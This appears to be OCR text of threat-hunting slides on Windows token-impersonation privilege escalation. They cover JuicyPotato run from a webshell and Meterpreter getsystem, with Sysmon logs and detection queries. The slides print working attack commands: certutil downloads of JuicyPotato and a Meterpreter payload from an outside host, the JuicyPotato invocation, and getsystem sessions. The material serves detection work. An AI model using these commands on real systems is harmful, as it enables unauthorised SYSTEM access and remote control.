
SeImpersonatePrivilege





SeAssignPrimaryPrivilege




Abusing impersonation. LOCAL/NETWORK SERVICE tokens











Abusing impersonation. MSSQL/IIS accounts token





Abusing impersonation. Service account –> SYSTEM

EoP using Rotten Potato technique

[Sec. Info] [Files] [Console] [Infect] [Sql] [Php] [Sa

Console

List Directory submit send using AJAX redirect stderr to stdout (2>&1)

1. Checking current privileges (NETWOR SERVICE)

```
$ whoami
nt authority\network service
```

```
$ certutil -urlcache -split -f http://192.168.220.1/JuicyPotato.exe
**** Online ****
  000000 ...
  054200
```

2. Downloading JucyPotato tool


3. Downloading binary to run with elevated privileges

```
CertUtil: -URLCache command completed successfully.
$ certutil -urlcache -split -f http://192.168.220.1/met.exe meterpreter.exe
**** Online ****
  0000 ...
  1c00
CertUtil: -URLCache command completed successfully.
```

4. Launching JucyPotato tool

```
$ JuicyPotato.exe -l 1234 -t * -p meterpreter.exe -c {4991d34b-80a1-4291-83b6-3328366b9097}
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

5. Using obtained SYSTEM token to start downloaded binary via CreateProcessWithTokenW API



6. Pwned! ☺

Abusing impersonation. Service account –> SYSTEM

Let’s hunt it!

Network/Local service account starts process with SYSTEM rights

```
Process Create:
RuleName:
UtcTime: 2018-11-03 15:20:57.724
ProcessGuid: {ce95b916-bcd9-5bdd-0000-0010d96e8600}
ProcessId: 612
Image: C:\xampp\htdocs\JuicyPotato.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: JuicyPotato.exe  -l 1234 -t * -p meterpreter.exe  -c {4991d34b-80a1-4291-83b6-3328366b9097}
CurrentDirectory: C:\xampp\htdocs\
User: NT AUTHORITY\NETWORK SERVICE
LogonGuid: {ce95b916-d7e0-5bdb-0000-0020e4030000}
LogonId: 0x3E4
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=8D63133E195474B74385D7C5815622B1,SHA256=A83931521B6A17A1880273B4CE52089621A1BE103EBD98CAA267C6F5B57721B5
ParentProcessGuid: {ce95b916-bcd9-5bdd-0000-001066628600}
ParentProcessId: 2144
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: cmd.exe /c "JuicyPotato.exe -l 1234 -t * -p meterpreter.exe  -c {4991d34b-80a1-4291-83b6-3328366b9097}"
```

```
Process Create:
RuleName:
UtcTime: 2018-11-03 15:21:02.645
ProcessGuid: {ce95b916-bcde-5bdd-0000-0010627e8600}
ProcessId: 2108
Image: C:\xampp\htdocs\meterpreter.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: meterpreter.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-d7df-5bdb-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=8600213EB4595B7D20B826D7CFB4A3BD,SHA256=4BDA68779CB705654C3547F6901DAB24E3E1BE76FD3C80878BF064765F6794B3
ParentProcessGuid: {ce95b916-bcd9-5bdd-0000-0010d96e8600}
ParentProcessId: 612
ParentImage: C:\xampp\htdocs\JuicyPotato.exe
ParentCommandLine: JuicyPotato.exe  -l 1234 -t * -p meterpreter.exe  -c {4991d34b-80a1-4291-83b6-3328366b9097}
```

Abusing impersonation. Service account –> SYSTEM
Let's hunt it!

Search for spawning SYSTEM processes by processes, started with Network or Local service account:

*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.User:"NT AUTHORITY\\SYSTEM" AND event_data.ParentUser:("NT AUTHORITY\\NETWORK SERVICE" "NT AUTHORITY\\LOCAL SERVICE") AND -event_data.CommandLine:(*rundll32* AND *DavSetCookie*)*

event_data.ParentProcessGuid	event_data.ParentImage	event_data.ParentUser	event_data.ParentIntegrityLevel	event_data.Image	event_data.User	event_data.IntegrityLevel
{CE95B916-BCD9-5BDD-0000-0010D96E8600}	C:\xampp\htdocs\JuicyPotato.exe	NT AUTHORITY\NETWORK SERVICE	System	C:\xampp\htdocs\meterpreter.exe	NT AUTHORITY\SYSTEM	System

Get from memcached

logstash

MEMCACHED

Save to memcached

event_data.ProcessGuid	event_data.ParentOfParent	event_data.ParentImage	event_data.Image	event_data.User	event_data.IntegrityLevel
{CE95B916-BCD9-5BDD-0000-0010D96E8600}	C:\xampp\apache\bin\httpd.exe	C:\Windows\SysWOW64\cmd.exe	C:\xampp\htdocs\JuicyPotato.exe	NT AUTHORITY\NETWORK SERVICE	System

Webshell/xp_cmdshell. Let's hunt it!

Spawning cmd/powershell (or other unusual child) by server application

```
Process Create:
RuleName:
UtcTime: 2018-11-03 15:20:57.187
ProcessGuid: {ce95b916-bcd9-5bdd-0000-001066628600}
ProcessId: 2144
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd.exe /c "JuicyPotato.exe -l 1234 -t * -p meterpreter.exe  -c {4991d34b-80a1-4291-83b6-3328366b9097}"
CurrentDirectory: C:\xampp\htdocs\
User: NT AUTHORITY\NETWORK SERVICE
LogonGuid: {ce95b916-d7e0-5bdb-0000-0020e4030000}
LogonId: 0x3E4
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=F3BDBE3BB6F734E357235F4D5898582D,SHA256=3685495D051137B1C4EFDE22C26DF0883614B6453B762FA84588DA55ED2E7744
ParentProcessGuid: {ce95b916-4b4e-5bdb-0000-00102d860300}
ParentProcessId: 3324
ParentImage: C:\xampp\apache\bin\httpd.exe
ParentCommandLine: C:\xampp\apache\bin\httpd.exe -d C:/xampp/apache
```

```
Process Create:
RuleName:
UtcTime: 2018-11-03 15:20:14.954
ProcessGuid: {ce95b916-bcae-5bdd-0000-0010d5e78500}
ProcessId: 8244
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd.exe /c "certutil -urlcache -split -f http://192.168.220.1/met.exe meterpreter.exe"
CurrentDirectory: C:\xampp\htdocs\
User: NT AUTHORITY\NETWORK SERVICE
LogonGuid: {ce95b916-d7e0-5bdb-0000-0020e4030000}
LogonId: 0x3E4
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=F3BDBE3BB6F734E357235F4D5898582D,SHA256=3685495D051137B1C4EFDE22C26DF0883614B6453B762FA84588DA55ED2E7744
ParentProcessGuid: {ce95b916-4b4e-5bdb-0000-00102d860300}
ParentProcessId: 3324
ParentImage: C:\xampp\apache\bin\httpd.exe
ParentCommandLine: C:\xampp\apache\bin\httpd.exe -d C:/xampp/apache
```

Webshell/xp_cmdshell. Let's hunt it!


Search for cmd/powershell (or other unusual child) by server application:


*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:("\\cmd.exe" "\\powersehll.exe" "\\wscript.exe" "\\cscript.exe") AND event_data.ParentImage:("\\httpd.exe" "\\sqlserver.exe" "\\jbosssvc.exe" "\\w3wp.exe" "\\httpd.exe" "\\nginx.exe" "\\php-cgi.exe" "\\tomcat8.exe" "\\tomcat7.exe" "\\tomcat6.exe" "\\tomcat5.exe" "\\tomcat.exe") AND -event_data.CommandLine:(*sendmail*)*

Time	task	event_data.ParentImage	event_data.CommandLine	event_data.User
3.11.2018, 18:31:28.245	Process Create (rule: ProcessCreate)	C:\xampp\apache\bin\httpd.exe	cmd.exe /c "tasklist /V /FI "IMAGENAME eq meterpreter.exe""	NT AUTHORITY\NETWORK SERVICE
3.11.2018, 18:20:57	Process Create (rule: ProcessCreate)	C:\xampp\apache\bin\httpd.exe	cmd.exe /c "JuicyPotato.exe -l 1234 -t * -p meterpreter.exe -c {4991d34b-80a1-4291-83b6-3328366b9097}"	NT AUTHORITY\NETWORK SERVICE
3.11.2018, 18:20:18.675	Process Create (rule: ProcessCreate)	C:\xampp\apache\bin\httpd.exe	cmd.exe /c "certutil -urlcache -split -f http://192.168.220.1/met.exe meterpreter.exe"	NT AUTHORITY\NETWORK SERVICE

Abusing impersonation. Named pipe impersonation Meterpreter/Cobalt Strike getsystem (technique 1 – fileless)

```
meterpreter > getuid
Server username: TESTDOMAIN\luser
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/A
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```





How it works:


1. Creates a named pipe;
2. Creates and starts service, that spawn a cmd.exe under SYSTEM which then connects to created named pipe;
3. After cmd had connected to the pipe, impersonates SYSTEM security context, using ImpersonateNamedPipeClient function.

Abusing impersonation. Named pipe impersonation Meterpreter getsystem (technique 2 with file dropping)

How it works:

1. Creates a named pipe;
2. Drops special DLL with code to connect to named pipe;
3. Creates and stars service, that spawn a rundll32.exe under SYSTEM which then executes code from DLL;
4. Code from DLL connects to the created named pipe;
5. After cmd had connected to the pipe, impersonates SYSTEM security context, using ImpersonateNamedPipeClient function.

```
meterpreter > getuid
Server username: TESTDOMAIN\luser
meterpreter > getsystem -t 2
...got system via technique 2 (Named Pipe Impersonation (Dropper/Admin)).
meterpreter > shell
Process 5224 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



Abusing impersonation. Named pipe impersonation Meterpreter/Cobalt Strike getsystem. Let's hunt it!

Search for services installation events, where Image Path and command line point to the Meterpreter getsystem command execution (redirection cmd output to the named pipe, specific rundll32 command line):

*(event_id:7045 OR (event_id:1 AND event_data.ParentImage:"\\services.exe")) AND ((event_data.CommandLine:(*cmd* *COMSPEC*) AND event_data.CommandLine:"*echo *" AND event_data.CommandLine:*pipe* AND event_data.CommandLine.keyword:/.*\\\\.\\..*/) OR (event_data.CommandLine:*rundll* AND event_data.CommandLine.keyword:/.*\.dll,a \/p:.*/))*

event_id	event_data.ServiceName	event_data.ServiceType	event_data.CommandLine	event_data.StartType
7,045	fndqsd	user mode service	rundll32.exe C:\Users\luser\AppData\Local\Temp\fndqsd.dll,a /p:fndqsd	demand start
7,045	tmexsn	user mode service	rundll32.exe C:\Users\luser\AppData\Local\Temp\tmexsn.dll,a /p:tmexsn	demand start
7,045	wslgkv	user mode service	cmd.exe /c echo wslgkv > \\.\pipe\wslgkv	demand start
7,045	vwzavz	user mode service	cmd.exe /c echo vwzavz > \\.\pipe\vwzavz	demand start
7,045	kb849c1	user mode service	%COMSPEC% /c echo 559891bb017 > \\.\pipe\5e120a	demand start

